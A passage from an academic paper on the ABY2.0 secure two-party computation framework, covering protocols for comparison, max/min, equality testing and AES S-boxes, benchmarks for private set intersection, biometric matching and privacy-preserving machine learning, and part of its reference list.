The MAX2 protocol is used to compute the maximum among two values a, b in a secure manner given $\langle \mathsf{a} \rangle^{\mathbf{A}}$ and $\langle \mathsf{b} \rangle^{\mathbf{A}}$. For this, the parties execute the LT protocol from §5.4 on $\langle \mathsf{a} \rangle^{\mathbf{A}}, \langle \mathsf{b} \rangle^{\mathbf{A}}$ to obtain $\langle \mathsf{u} \rangle^{\mathbf{B}} = \langle a < b \rangle^{\mathbf{B}}$. Note that $\mathsf{MAX2}(\mathsf{a}, \mathsf{b}) = \mathsf{u} \cdot (\mathsf{b} - \mathsf{a}) + \mathsf{a}$. Hence, parties can use the PV protocol from §4.2 to compute the desired result. The MIN2 protocol proceeds similarly except that $\mathsf{MIN2}(\mathsf{a}, \mathsf{b}) = \mathsf{u} \cdot (\mathsf{a} - \mathsf{b}) + \mathsf{b}$.

5.7 MAX3 / MIN3

Given the arithmetic sharing $\langle \mathsf{a} \rangle^{\mathbf{A}}, \langle \mathsf{b} \rangle^{\mathbf{A}}, \langle \mathsf{c} \rangle^{\mathbf{A}}$, the goal of the MAX3 protocol is to find the maximum value among the three. For this, we optimize the solution proposed by [78] which results in an improvement of $24.5\times$ in terms of the communication and $1.3\times$ in rounds in the online phase. The parties first securely compare the pairs $(\mathsf{a}, \mathsf{b}), (\mathsf{a}, \mathsf{c})$ and (b, c) using the LT protocol from §5.4 and obtain $\langle \mathsf{u}_1 \rangle^{\mathbf{B}}, \langle \mathsf{u}_2 \rangle^{\mathbf{B}}$ and $\langle \mathsf{u}_3 \rangle^{\mathbf{B}}$ respectively. Here $\mathsf{u}_1 = 1$ if $\mathsf{a} < \mathsf{b}$ and 0 otherwise. u_2 and u_3 are defined likewise . Now the maximum among the three, denoted by y, can be written as $\mathsf{y} = \overline{\mathsf{u}_1} \cdot \overline{\mathsf{u}_2} \cdot \mathsf{a} + \mathsf{u}_1 \cdot \overline{\mathsf{u}_3} \cdot \mathsf{b} + \mathsf{u}_2 \cdot \mathsf{u}_3 \cdot \mathsf{c}$.

Given $\langle \mathsf{u}_1 \rangle^{\mathbf{B}}, \langle \mathsf{u}_2 \rangle^{\mathbf{B}}, \langle \mathsf{u}_3 \rangle^{\mathbf{B}}$ and $\langle \mathsf{a} \rangle^{\mathbf{A}}, \langle \mathsf{b} \rangle^{\mathbf{A}}, \langle \mathsf{c} \rangle^{\mathbf{A}}$, the parties can use the PQV protocol from §4.2 to obtain each term in the expression for y and can locally add them to obtain the desired result. As an optimization, we can combine the online phase corresponding to all three executions of the PQV protocol into one. This reduces the online communication from six to two ring elements.

The protocol for MIN3, which computes the minimum among the three values can be obtained by slightly modifying the protocol for MAX3. The difference lies in the expression for computing the minimum which will now be $\mathsf{y} = \mathsf{u}_1 \cdot \mathsf{u}_2 \cdot \mathsf{a} + \overline{\mathsf{u}_1} \cdot \mathsf{u}_3 \cdot \mathsf{b} + \overline{\mathsf{u}_2} \cdot \overline{\mathsf{u}_3} \cdot \mathsf{c}$.

We observe that the protocol described above can be modified slightly to compute the index of the maximum (or minimum) among a set of three values. We use

ArgMax/ArgMin to denote such a protocol and the details are given in the full version [83].

5.8 Non-linear Activation Functions

We show how to compute two of the most widely used non-linear activation functions for PPML: ReLU and Sigmoid. ReLU function, defined as $\mathsf{ReLU}(v) = \max(0,v)$, can be written as $\mathsf{ReLU}(v) = \bar{u}v$, where $u = 1$ if $v < 0$ and 0 otherwise. To compute this, parties first execute the LT protocol from §5.4 on v to obtain $\langle u \rangle^{\mathbf{B}}$ followed by executing the PV protocol from §4.2 on $\langle \bar{u} \rangle^{\mathbf{B}}$ and $\langle v \rangle^{\mathbf{A}}$ to obtain the desired result. For Sigmoid, we use the MPC-friendly version [30, 73, 75] defined as $\mathsf{Sig}(v) = \overline{u_1}u_2(v+1/2) + \overline{u_2}$, where $u_1 = 1$ if $v + 1/2 < 0$ and $u_2 = 1$ if $v - 1/2 < 0$.

5.9 Maxpool and Minpool

Given the arithmetic sharing of an n-element vector $\vec{x} = (x_1, \ldots, x_n)$ of values with $x_j \in \mathbb{Z}_{2^\ell}$ for $j \in \{1, \ldots, n\}$, the goal of the Maxpool protocol is to compute the arithmetic sharing of the maximum value among the n values.

For this, parties arrange the n values into an N-ary tree (tournament) composed of MAXN blocks with depth $\log_N(n)$ and evaluate in a top-down fashion [64]. In the recent work of [78], a maxpool using MAX3 was proposed where three values are compared at a time. In this work, we use our optimized MAX3 protocol from §5.7 as the building block for computing Maxpool. The improvement in rounds as well as communication of our MAX3 protocol over [78] directly translates to this case as well. We provide an empirical comparison for the Maxpool protocol in §6.1. Using MIN3 instead of MAX3 will directly provide a solution for Minpool, where the goal is to find the minimum among the values.

5.10 Equality Testing

Given $\langle a \rangle^{\mathbf{A}}, \langle b \rangle^{\mathbf{A}}$, the goal of the Equality Testing (EQ) protocol is to check whether $a \stackrel{?}{=} b$ or not. An equivalent formulation of the problem [18, 78] is to check if all the bits of $a - b$ are 0 or not. This simple primitive is crucial in building efficient protocol for applications like Circuit-based Private Set Intersection [85, 87, 88] (cf. §6.3), the Table Lookup Protocol from [40], and Data Mining [18].

We begin with the observation that if $x = y$, then using our sharing semantics we can write $\Delta_x - [\delta_x]_0 - [\delta_x]_1 = \Delta_y - [\delta_y]_0 - [\delta_y]_1$. Assuming $v_0 = (\Delta_x - [\delta_x]_0) - (\Delta_y - [\delta_y]_0)$ and $v_1 = [\delta_x]_1 - [\delta_y]_1$, the problem now reduces to checking whether $v_0 \stackrel{?}{=} v_1$ or not. Note that the value v_i can be locally computed by party P_i for $i \in \{0,1\}$.

Protocol EQ proceeds as follows: P_i for $i \in \{0,1\}$ locally computes v_i and executes $\mathsf{SHARE}^{\mathbf{B}}$ to generate $\langle v_i \rangle^{\mathbf{B}}$. The parties then compute $\langle v \rangle^{\mathbf{B}} = \mathsf{NOT}(\langle v_0 \rangle^{\mathbf{B}} \oplus \langle v_1 \rangle^{\mathbf{B}})$. Note that checking $v_0 = v_1$ is the same as checking whether all the bits of v are 1 or not. For this, the parties use AND4 gates and a tree structure, where 4 bits are taken at a time and the AND of them is computed in one go. This approach improves the round complexity by a factor of 2 over the traditional approach using AND2 gates. In concrete terms for a 64 bit ring, our solution improves over the protocol of [18] by $2\times$ in online rounds and by $2.4\times$ in online communication.

6 Applications and Benchmarks

All secure two-party applications using Boolean sharing (**B**) or Arithmetic sharing (**A**) directly benefit from our improvement in the online phase of our protocols. In this section, we give four applications with further improvements: i) AES which benefits from AND3 gates (§6.2), ii) Circuit-based Private Set Intersection (PSI) which benefits from our improved Equality Tests (§6.3), ii) Biometric Matching which benefits from our new *dimension-independent* Scalar Product and Minpool protocols (§6.4), and iv) Privacy-Preserving Machine Learning (PPML), specifically training and inference of Logistic Regression and Neural Networks which benefit from many of our improved protocol building blocks (§6.5). Since Maxpool/Minpool is an essential building block for several applications like K-means clustering [25], face-recognition [93], and fingerprint-matching [15, 43], we provide a separate analysis for Maxpool in §6.1.

To showcase the practicality of our constructions, we have implemented our protocols and compare them with their closest competitors. We implemented our protocols using the ENCRYPTO library [41] in C++17 over a 64-bit ring. Each experiment is run 15 times and the average values are reported. The benchmarking is performed over a LAN of 25Gbps bandwidth and a WAN of 75Mbps bandwidth. Over the LAN, we use two machines, each equipped with a 3.5 GHz Intel (R) Xeon (R) Gold 6144 CPU and 64 GB of RAM. The WAN was instantiated using n1-standard-8 instances of Google Cloud[1] with machines located in East Australia (P_0) and South East Asia (P_1). Over the WAN, machines are equipped with 2.3 GHz Intel Xeon E5 v3 (Haswell) processors supporting hyper-threading, with 8 vCPUs, and 30 GB of RAM. The average round-trip time (rtt), which was taken as the time for communicating 128 KB of data, turned out to be 0.056 ms for LAN and 60.19 ms for WAN.

6.1 Maxpool

Here we provide an empirical analysis of our Maxpool protocol from §5.9 and compare it with its competitors. We consider vectors with dimensions $n \in \{1024, 65536\}$. We have evaluated both round-optimized and communication-optimized variants of the Maxpool protocol. In the round-optimized variant proposed by SecureML [75], a garbled circuit is used to evaluate the maximum among n elements. This method requires converting Arithmetic shares to Yao shares and back, which can be tackled using A2Y and Y2A

[1] https://cloud.google.com

conversions. In the communication-optimized variant, we use the tree-based approach where either two or three elements are compared at a time as described in §5.9.

Ref.	Type	n = 1,024		n = 65,536	
		Comm [KB]	Rounds	Comm [KB]	Rounds
[75]	GC	2,056	4	131,584	4
ABY2.0	GC	1,024	**2**	65,536	**2**
[78]	MAX2	258	50	16,512	80
ABY2.0	MAX2	**53**	40	**3,408**	64
[78]	MAX3	492	35	31,679	55
ABY2.0	MAX3	63	28	4,080	44

Table 6: Online communication and rounds of Maxpool protocols. Best results in bold. n is the number of input elements.

Based on the building block used to instantiate Maxpool, the analysis can be divided into three cases – i) *Case I:* where the garbled circuit is used, ii) *Case II:* only MAX2 is used, and iii) *Case III:* a mix of MAX3 and MAX2 are used. For Case I, we compare with SecureML [75], while ours is compared with [78] for the rest. Table 6 summarizes the cost for the online phase of the Maxpool protocol. It is evident from the table that our protocols outperform [75, 78] in both communication and rounds for the online phase in all three cases.

For Case I, our round-optimized variant has a 2× improvement over SecureML [75] in both online communication and rounds. This is due to our efficient A2Y and Y2A conversions. For Case II, we improve upon [78] by a factor of 6.2× in online communication and 1.3× in rounds. Similarly, for Case III, the respective improvements over [78] are 9.6× and 1.3×. For cases II&III, while the improvement in online rounds is due to our efficient comparison protocol, improvement in communication is primarily contributed by our PQV protocol from §4.2. We also note that [78] improved the online rounds by 1.4× by switching from MAX2 to MAX3 as the building block for Maxpool at the expense of 1.9× higher online communication. In contrast, our solution improves the online rounds by 1.4× with a minimal overhead of 1.2× in online communication.

For the round-optimized variant, our protocol incurs an additional communication of just 2KB over SecureML in the setup phase. For the communication-optimized variant, we improve upon [78] for both MAX2 and MAX3 in terms of communication in the setup phase. This improvement results from our improved comparison protocol.

6.2 Improved S-box for AES

In a privacy-preserving AES [51, 86], the goal is to enable P_0 to encrypt her message x using a key k held P_1. The privacy guarantee is that P_0 gets the corresponding ciphertext while leaking nothing else. This has several applications in PSI [48, 58] and encrypted databases [2, 22]. Since the MixColumns and AddRoundKey operations can be evaluated using only free XOR gates [51], the focus was shifted to building efficient protocols for evaluating S-boxes as its core block. While [21] gives a depth-optimized S-box of 34 AND gates with an AND-Depth of 4, [19] gives a size-optimized solution with 32 AND gates and AND-Depth 6.

We give a new construction for the AES S-box that results in an effective AND-Depth of only 3. On a high level, we start with the three-layer construction of [19, 21] and optimize the middle layer (inversion layer) by replacing some of the AND2 gates with AND3 gates. This optimization is crucial since AES-128, AES-192 and AES-256 have 10, 12, and 14 sequential calls to layers of S-boxes resulting in a respective saving of 10, 12, and 14 rounds of interaction over [21]. We provide the empirical analysis in Table 7 and defer a detailed description to the full version [83].

Cipher	Ref.	#AND	Setup	Online	
			Comm [KB]	Comm [KB]	Rounds
AES 128	[21]	5,440	88.98	2.66	40
	[19]	5,120	**83.75**	2.50	60
	ABY2.0	5,440	98.13	**1.33**	**30**

Table 7: Communication and rounds for Secure evaluation of AES. Best results in bold.

In the setup phase, we used 4-OT_1^1 for AND2 gates and 8-OT_4^1 for AND3 gates. With the optimization of [40] applied, one instance of 4-OT_1^1 requires communication of 134 bits while 8-OT_4^1 takes 253 bits. Our protocol outperforms [21] and [19] in terms of both online communication and rounds.

6.3 Circuit-Based PSI

Circuit-based PSI [50] allows us to efficiently compute *variants* of the Private Set Intersection (PSI) functionality by securely evaluating a Boolean circuit. Today's most efficient protocols in this area [85, 87–89] do this by using hashing techniques and then evaluating a Boolean circuit that checks for equality among several bit strings using secure 2PC.

In fact, for today's most efficient circuit-based PSI protocol of [87], the majority of the computation, as well as communication, is spent on this two-party Equality Checking protocol. To be precise, 96% of the overall communication (cf. [87, Tab. 3]) and 34% – 63% of the overall runtime (cf. [87, Tab. 5]) is spent on Equality Checking. Plugging in our efficient Equality Checking protocol from §5.10 into the PSI protocol of [87] results in a direct improvement of $\approx 1.3\times$ in runtime and $\approx 2.4\times$ in communication in the online phase.

6.4 Biometric (Minimum Euclidean Distance)

Given a database owner with m biometric samples $(\vec{s_1}, \ldots, \vec{s_m})$ and a party with its biometric sample $\vec{c}$, the goal of privacy-preserving biometric matching is to find out the "minimum distance" of $\vec{c}$ from the database. This method is used for various traits of biometrics such as face-recognition [42, 49] and fingerprint-matching [15, 51]. Some of these works use the Squared Euclidean Distance (SED) as the metric to

compute the distance between two vectors. For two n-element vectors $\vec{a}, \vec{b}$, SED is defined as $\mathsf{SED}(\vec{a},\vec{b}) = \sum_{j=1}^{\mathsf{n}} (\mathsf{a}_j - \mathsf{b}_j)^2$. Note that for $\vec{y} = \vec{a} - \vec{b}$, $\mathsf{SED}(\vec{a},\vec{b}) = \vec{y} \odot \vec{y}$.

In our framework, P_0 is the database owner while P_1 is the party with the sample to be checked. For finding the nearest sample securely, the parties first generate an arithmetic sharing of both the database samples and the query according to our sharing semantics. Given $\langle \vec{s}_j \rangle^{\mathbf{A}}$ for $j \in \{1,\ldots,m\}$ and $\langle \vec{c} \rangle^{\mathbf{A}}$, the parties locally compute $\langle \vec{x}_j \rangle^{\mathbf{A}} = \langle \vec{s}_j \rangle^{\mathbf{A}} - \langle \vec{c} \rangle^{\mathbf{A}}$. This is followed by running the dot product protocol from §5.1 on each $\langle \vec{x}_j \rangle^{\mathbf{A}}$ with itself to generate $\langle \mathsf{y}_j \rangle^{\mathbf{A}} = \langle \vec{x}_j \odot \vec{x}_j \rangle^{\mathbf{A}}$. Note that the vector $\langle \vec{y} \rangle^{\mathbf{A}} = \{\langle \mathsf{y}_1 \rangle^{\mathbf{A}}, \ldots, \langle \mathsf{y}_m \rangle^{\mathbf{A}}\}$ represents the SED of the query with each of the database samples. To find the minimum among the elements of $\vec{y}$ given the arithmetic sharing of its elements, the parties can use either of the two methods described below.

In the first method, P_0 generates a garbled circuit that can compute the minimum among m inputs and sends this circuit to P_1. The parties then execute the A2Y conversion on each $\langle \mathsf{y}_j \rangle^{\mathbf{A}}$ for $j \in \{1,\ldots,m\}$ to generate $\langle \mathsf{y}_j \rangle^{\mathbf{Y}}$. P_1 evaluates the circuit to obtain the desired result in $\langle \cdot \rangle^{\mathbf{Y}}$-sharing. This method will result in a constant round solution, but the communication will be large. Another option is to use our Minpool protocol from §5.9 which results in a communication-efficient solution, but will require a non-constant number of rounds.

Ref.	Type	$m = 1{,}024$		$m = 4{,}096$		$m = 16{,}384$	
		Rounds	Comm [KB]	Rounds	Comm [KB]	Rounds	Comm [KB]
[39]	A+Y	5	2,312	5	9,248	5	36,992
ABY2.0	A+Y	**3**	1,040	**3**	4,160	**3**	16,640
[78]	A+B	36	748	41	3,003	46	12,014
ABY2.0	A+B	29	**51**	33	**205**	37	**818**

Table 8: Online rounds and communication of Minimum Euclidean Distance. Best results in bold. m is the number of biometric samples.

An empirical analysis for the online phase of the two aforementioned variants is given in Tab. 8. We consider databases with $m \in \{1{,}024, 4{,}096, 16{,}384\}$ samples. Each biometric sample has a dimension of $\mathsf{n} = 8$.

For the round-optimized variant, we improve upon ABY [39] by 2.2× in communication and and by 1.6× in rounds in the online phase. Similarly, for the communication-optimized variant, our improvements over [78] are 14.7× in communication and 1.3× in rounds. The overhead in the setup cost for our protocol over ABY [39] and [78] is similar to that of Maxpool (§6.1) since Minpool forms the majority of the computation for Biometric Matching.

6.5 Privacy-Preserving Machine Learning (PPML)

In the domain of PPML [30, 31, 73, 75], we show that Logistic Regression and Neural Networks can be substantially improved with our building blocks. While we chose the above applications, our building blocks are sufficient to perform training and inference of Linear Regression and Convolutional Neural Networks [31] as well as inference of Support Vector Machines [30] and Binarized Neural Networks [27].

The training phase for the aforementioned algorithms consists of two stages: (i) a *forward propagation* phase, where the model computes the output given the input; and (ii) a *backward propagation* phase, where the model parameters are adjusted according to the difference in the computed output and the actual one. The inference phase can be viewed as one pass of the forward propagation alone. In our work, we use the technique of Batching [73, 75], where the entire set of samples is divided into batches of size B and a combined update function is applied to the weight vectors.

For the training phase, we follow [31, 73] and benchmark the *number of iterations per minute* (#it/min) over both LAN and WAN. The values are reported over batch sizes of $\{128, 256, 512\}$ and with feature sizes $\mathsf{n} \in \{100, 900\}$. For the inference, we report the online runtime as well as the *throughput* (TP) for the aforementioned feature sizes. Runtime shows the impact of rounds on the overall performance, while TP denotes the numbers of queries the framework can process in a minute and allows to analyse the impact of communication.

Logistic Regression. In Logistic Regression, one iteration comprises of updation of the weight vector $\vec{\mathbf{w}}$ using the gradient descent algorithm (GD) as follows:

$$\vec{\mathbf{w}} = \vec{\mathbf{w}} - \frac{\alpha}{B} \mathbf{X}_i^T \circ (\mathsf{Sig}(\mathbf{X}_i \circ \vec{\mathbf{w}}) - \mathbf{Y}_i) .$$

Here α denotes the learning rate and $\mathbf{X}_i$ denotes a subset of batch size B, randomly selected from the entire dataset in the i-th iteration.

Batch Size	Ref.	LAN (#it/min)		WAN (#it/min)	
		$\mathsf{n} = 100$	$\mathsf{n} = 900$	$\mathsf{n} = 100$	$\mathsf{n} = 900$
128	[75]	29,112	27,273	108	104
	ABY2.0	**176,471**	**149,626**	**162**	**162**
256	[75]	25,829	24,058	107	97
	ABY2.0	**163,043**	**117,188**	**162**	**162**
512	[75]	23,292	22,247	104	83
	ABY2.0	**110,906**	**98,847**	**162**	**162**

Table 9: Comparison of the online throughput of ABY2.0 and SecureML [75] for Logistic Regression Training. Best results are in bold and larger is better. n is the number of features.

For the case of training, the data owner possesses the matrices $\mathbf{X}, \mathbf{Y}$ and the initial weights ($\vec{\mathbf{w}}$) are all set to 0. During the forward propagation, $\mathbf{X}_i \circ \vec{\mathbf{w}}$ is first computed followed by applying the sigmoid (Sig) function on it. During the backward propagation, the weight vector is updated according to the equation above. The update function requires computation of a series of matrix multiplications, which can be achieved using our dot product protocol from §5.1. The

operations of subtraction as well as multiplication by a public constant can be performed locally.

Tab. 9 gives our benchmarks for Logistic Regression training. Over SecureML [75], we have improvements in the range 4.4×-6.1× for LAN and in the range 1.5×-2.0× for WAN. The improvement stems from our round efficient comparison protocol from §5.4 that forms the building block for the activation function ReLU as well as our scalar product protocol from §5.1 that has a communication independent of the size of the vector. Note that over WAN, the throughput of our protocol remains unchanged across feature sizes as well as batch sizes. This discrepancy is due to the effect of communication on the rtt. In detail, the rtt is in the order of microseconds for LAN and scales with the communication size, whereas rtt in the WAN is in the order of milliseconds and does not scale with communication up to a threshold, within which all our protocols operate.

Parameter	Ref.	LAN		WAN	
		n = 100	n = 900	n = 100	n = 900
Runtime (ms)	[75]	1.60	1.69	496.08	504.96
	ABY2.0	**0.29**	**0.29**	**308.16**	**308.16**
Throughput (Queries/min)	[75]	5,342.61	1,193.01	16.08	3.58
	ABY2.0	**42,372.41**	**42,371.11**	**39.88**	**39.88**

Table 10: Comparison of the online runtime and throughput of ABY2.0 and SecureML [75] for Logistic Regression Inference. Best results in bold. n is the number of features.

Tab. 10 gives our benchmarks for Logistic Regression inference. We improve the online runtime over SecureML [75] by 5.5× for LAN and 1.6× for WAN, and the online throughput by 7.9×-35.5× in LAN and 2.5×-11.1× in WAN.

Neural Networks (NN). Neural Networks are stronger than regression algorithms since they can learn more complex relationships between high dimensional input and output data.

Batch Size	Ref.	LAN (#it/min)		WAN (#it/min)	
		n = 100	n = 900	n = 100	n = 900
128	[75]	3,593	3,559	17	17
	ABY2.0	**12,448**	**12,343**	**42**	**42**
256	[75]	3,578	3,521	17	17
	ABY2.0	**9,259**	**9,156**	**42**	**42**
512	[75]	3,330	3,323	15	15
	ABY2.0	**9,177**	**9,146**	**42**	**42**

Table 11: Comparison of the online throughput of ABY2.0 and SecureML [75] for NN Training. Best results in bold and larger is better. n is the number of features.

In our work, we follow previous works [30, 73, 75] and consider a Neural Network with two hidden layers, each having 128 nodes followed by an output layer of 10 nodes. We use ReLU as the activation function over the nodes. Moreover, for training we use the MPC-friendly variant of the softmax function [75] which is defined as $f(\mathsf{v}_i) = \mathsf{ReLU}(\mathsf{v}_i)/\sum_{j=1}^{m}\mathsf{ReLU}(\mathsf{v}_j)$. The division is performed using a garbled circuit.

Tab.11 gives our benchmarks for NN Training. Over SecureML [75], we have improvements in the range 2.7×-3.46× for LAN and 2.4×-2.8× for WAN. Here the improvement is further boosted with our implementation of the softmax function that requires 2 online rounds as opposed to 4 rounds in SecureML.

Parameter	Ref.	LAN		WAN	
		n = 100	n = 900	n = 100	n = 900
Runtime (ms)	[75]	8.68	8.77	1,759.92	1,759.95
	ABY2.0	**2.66**	**2.66**	**744.12**	**744.12**
TP (queries/min)	[75]	62.02	40.89	0.19	0.12
	ABY2.0	**30,796.99**	**30,795.17**	**92.39**	**91.57**

Table 12: Comparison of the online runtime and throughput of ABY2.0 and SecureML [75] for NN Inference. Best results in bold. n is the number of features.

Tab. 12 gives our benchmarks for NN Inference. Here we improve the online runtime of SecureML [75] by a factor of 3.3× in LAN and 2.4× in WAN. Regarding the online throughput, we observe huge improvements in the range 496×–754× for both LAN and WAN. This improvement is primarily due to our efficient dot product protocol from §5.1 which has a dimension-independent online communication.

Setup Costs for PPML. We incur a minimal overhead of just 1.6% over SecureML [75] in terms of communication in the setup phase for Logistic Regression, while the overhead is 0.7% for the case of Neural Networks. The overhead results from the expensive communication required by our activation functions (Sigmoid and ReLU) over the garbled circuit-based solutions of SecureML [75].

Acknowledgements

Arpita Patra would like to acknowledge financial support from SERB MATRICS (Theoretical Sciences) Grant 2020 and Google India AI/ML Research Award 2020. Ajith Suresh would like to acknowledge financial support from Google PhD Fellowship 2019.

This project received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation program (grant agreement No. 850990 PSOTI). It was co-funded by DFG — SFB 1119 CROSSING/236615297 and GRK 2050 Privacy & Trust/251805230, and by BMBF and HMWK within ATHENE.

References

[1] A. Acar, H. Aksu, A. S. Uluagac, and M. Conti. A survey on homomorphic encryption schemes: Theory and implementation. *ACM Computing Surveys*, 2018.

[2] M. R. Albrecht, C. Rechberger, T. Schneider, T. Tiessen, and M. Zohner. Ciphers for MPC and FHE. In *EUROCRYPT*, 2015.

[3] A. Aly, E. Orsini, D. Rotaru, N. P. Smart, and T. Wood. Zaphod: Efficiently combining LSSS and garbled circuits in SCALE. In *Workshop on Encrypted Computing & Applied Homomorphic Cryptography*, 2019.

[4] T. Araki, A. Barak, J. Furukawa, T. Lichter, Y. Lindell, A. Nof, K. Ohara, A. Watzman, and O. Weinstein. Optimized honest-majority MPC for malicious adversaries - breaking the 1 billion-gate per second barrier. In *IEEE S&P*, 2017.

[5] G. Asharov, Y. Lindell, T. Schneider, and M. Zohner. More efficient oblivious transfer and extensions for faster secure computation. In *CCS*, 2013.

[6] Y. Aumann and Y. Lindell. Security against covert adversaries: Efficient protocols for realistic adversaries. In *TCC*, 2007.

[7] A. Beaumont-Smith and C. Lim. Parallel prefix adder design. In *IEEE Symposium on Computer Arithmetic*, 2001.

[8] D. Beaver. Efficient multiparty protocols using circuit randomization. In *CRYPTO*, 1991.

[9] D. Beaver. Precomputing oblivious transfer. In *CRYPTO*, 1995.

[10] D. Beaver, S. Micali, and P. Rogaway. The round complexity of secure protocols. In *STOC*, 1990.

[11] M. Bellare, V. T. Hoang, S. Keelveedhi, and P. Rogaway. Efficient garbling from a fixed-key blockcipher. In *IEEE S&P*, 2013.

[12] A. Ben-Efraim, M. Nielsen, and E. Omri. Turbospeedz: Double Your Online SPDZ! Improving SPDZ Using Function Dependent Preprocessing. In *ACNS*, 2019.

[13] M. Ben-Or, S. Goldwasser, and A. Wigderson. Completeness theorems for non-cryptographic fault-tolerant distributed computation (extended abstract). In *STOC*, 1988.

[14] M. Blanton and F. Bayatbabolghani. Efficient server-aided secure two-party function evaluation with applications to genomic computation. In *PETS*, 2016.

[15] M. Blanton and P. Gasti. Secure and efficient protocols for iris and fingerprint identification. In *ESORICS*, 2011.

[16] F. Boemer, R. Cammarota, D. Demmler, T. Schneider, C. Wierzynski, and H. Yalame. MP2ML: A mixed-protocol machine learning framework for private inference. In *ARES*, 2020.

[17] D. Bogdanov, S. Laur, and J. Willemson. Sharemind: A framework for fast privacy-preserving computations. In *ESORICS*, 2008.

[18] D. Bogdanov, M. Niitsoo, T. Toft, and J. Willemson. High-performance secure multi-party computation for data mining applications. *International Journal of Information Security*, 2012.

[19] J. Boyar, P. Matthews, and R. Peralta. Logic minimization techniques with applications to cryptology. *Journal of Cryptology*, 2013.

[20] J. Boyar and R. Peralta. Concrete multiplicative complexity of symmetric functions. In *International Symposium on Mathematical Foundations of Computer Science*, 2006.

[21] J. Boyar and R. Peralta. A small depth-16 circuit for the AES S-box. In *IFIP International Information Security Conference*, 2012.

[22] L. T. Brandão, N. Christin, and G. Danezis. Toward mending two nation-scale brokered identification systems. In *PETS*, 2015.

[23] J. Brickell, D. E. Porter, V. Shmatikov, and E. Witchel. Privacy-preserving remote diagnostics. In *CCS*, 2007.

[24] J. Bringer, H. Chabanne, M. Favre, A. Patey, T. Schneider, and M. Zohner. GSHADE: Faster privacy-preserving distance computation and biometric identification. In *IH&MMSEC*, 2014.

[25] P. Bunn and R. Ostrovsky. Secure two-party k-means clustering. In *CCS*, 2007.

[26] N. Büscher, D. Demmler, S. Katzenbeisser, D. Kretzmer, and T. Schneider. HyCC: Compilation of hybrid protocols for practical secure computation. In *CCS*, 2018.

[27] M. Byali, H. Chaudhari, A. Patra, and A. Suresh. Flash: Fast and robust framework for privacy-preserving machine learning. In *PETS*, 2020.

[28] M. Byali, A. Joseph, A. Patra, and D. Ravi. Fast secure computation for small population over the Internet. In *CCS*, 2018.

[29] H. Carter, B. Mood, P. Traynor, and K. Butler. Secure outsourced garbled circuit evaluation for mobile devices. *Journal of Computer Security*, 2016.

[30] H. Chaudhari, A. Choudhury, A. Patra, and A. Suresh. ASTRA: High throughput 3PC over rings with application to secure prediction. In *CCSW*, 2019.

[31] H. Chaudhari, R. Rachuri, and A. Suresh. Trident: Efficient 4PC framework for privacy preserving machine learning. In *NDSS*, 2020.

[32] J. I. Choi, D. J. Tian, G. Hernandez, C. Patton, B. Mood, T. Shrimpton, K. R. Butler, and P. Traynor. A hybrid approach to secure function evaluation using SGX. In *ASIACCS*, 2019.

[33] R. Cramer, I. Damgård, D. Escudero, P. Scholl, and C. Xing. Spd$\mathbb{Z}_{2^k}$: Efficient MPC mod 2^k for dishonest majority. In *CRYPTO*, 2018.

[34] R. Cramer, S. Fehr, Y. Ishai, and E. Kushilevitz. Efficient multi-party computation over rings. In *EUROCRYPT*, 2003.

[35] I. Damgård, D. Escudero, T. K. Frederiksen, M. Keller, P. Scholl, and N. Volgushev. New primitives for actively-secure MPC over rings with applications to private machine learning. In *IEEE S&P*, 2019.

[36] I. Damgård, M. Geisler, and M. Krøigaard. Homomorphic encryption and secure comparison. *International Journal of Applied Cryptography*, 2008.

[37] I. Damgård, C. Orlandi, and M. Simkin. Yet another compiler for active security or: Efficient MPC over arbitrary rings. In *CRYPTO*, 2018.

[38] I. Damgård, V. Pastro, N. Smart, and S. Zakarias. Multiparty computation from somewhat homomorphic encryption. In *CRYPTO*, 2012.

[39] D. Demmler, T. Schneider, and M. Zohner. ABY – A framework for efficient mixed-protocol secure two-party computation. In *NDSS*, 2015.

[40] G. Dessouky, F. Koushanfar, A.-R. Sadeghi, T. Schneider, S. Zeitouni, and M. Zohner. Pushing the communication barrier in secure computation using lookup tables. In *NDSS*, 2017.

[41] ENCRYPTO Utils. https://github.com/encryptogroup/ENCRYPTO_utils.

[42] Z. Erkin, M. Franz, J. Guajardo, S. Katzenbeisser, I. Lagendijk, and T. Toft. Privacy-preserving face recognition. In *PETS*, 2009.

[43] D. Evans, Y. Huang, J. Katz, and L. Malka. Efficient privacy-preserving biometric identification. In *NDSS*, 2011.

[44] O. Goldreich. *Foundations of cryptography: volume 2, basic applications*. Cambridge university press, 2009.

[45] O. Goldreich, S. Micali, and A. Wigderson. How to play any mental game. In *STOC*, 1987.

[46] S. D. Gordon, S. Ranellucci, and X. Wang. Secure computation with low communication from cross-checking. In *ASIACRYPT*, 2018.

[47] D. M. Harris. A taxonomy of parallel prefix networks. In *Asilomar Conference on Signals, Systems and Computers*, 2003.

[48] C. Hazay and Y. Lindell. Efficient protocols for set intersection and pattern matching with security against malicious and covert adversaries. In *TCC*, 2008.

[49] W. Henecka, S. Kögl, A. R. Sadeghi, T. Schneider, and I. Wehrenberg. TASTY: Tool for automating secure two-party computations. In *CCS*, 2010.

[50] Y. Huang, D. Evans, and J. Katz. Private set intersection: Are garbled circuits better than custom protocols? In *NDSS*, 2012.

[51] Y. Huang, D. Evans, J. Katz, and L. Malka. Faster secure two-party computation using garbled circuits. In *USENIX Security*, 2011.

[52] T. Hunt, C. Song, R. Shokri, V. Shmatikov, and E. Witchel. Chiron: Privacy-preserving machine learning as a service. *arXiv preprint*, 2018. http://arxiv.org/abs/1803.05961.

[53] N. Husted, S. Myers, A. Shelat, and P. Grubbs. GPU and CPU parallelization of honest-but-curious secure two-party computation. In *CCS*, 2013.

[54] R. Impagliazzo and S. Rudich. Limits on the provable consequences of one-way permutations. In *STOC*, 1989.

[55] Y. Ishai, J. Kilian, K. Nissim, and E. Petrank. Extending oblivious transfers efficiently. In *CRYPTO*, 2003.

[56] M. H. S. Javadi, M. H. Yalame, and H. R. Mahdiani. Small constant mean-error imprecise adder/multiplier for efficient VLSI implementation of mac-based applications. *IEEE Transactions on Computers*, 2020.

[57] C. Juvekar, V. Vaikuntanathan, and A. Chandrakasan. Gazelle: A low latency framework for secure neural network inference. In *USENIX Security*, 2018.

[58] D. Kales, C. Rechberger, T. Schneider, M. Senker, and C. Weinert. Mobile private contact discovery at scale. In *USENIX Security*, 2019.

[59] M. Keller, E. Orsini, and P. Scholl. MASCOT: Faster malicious arithmetic secure computation with oblivious transfer. In *CCS*, 2016.

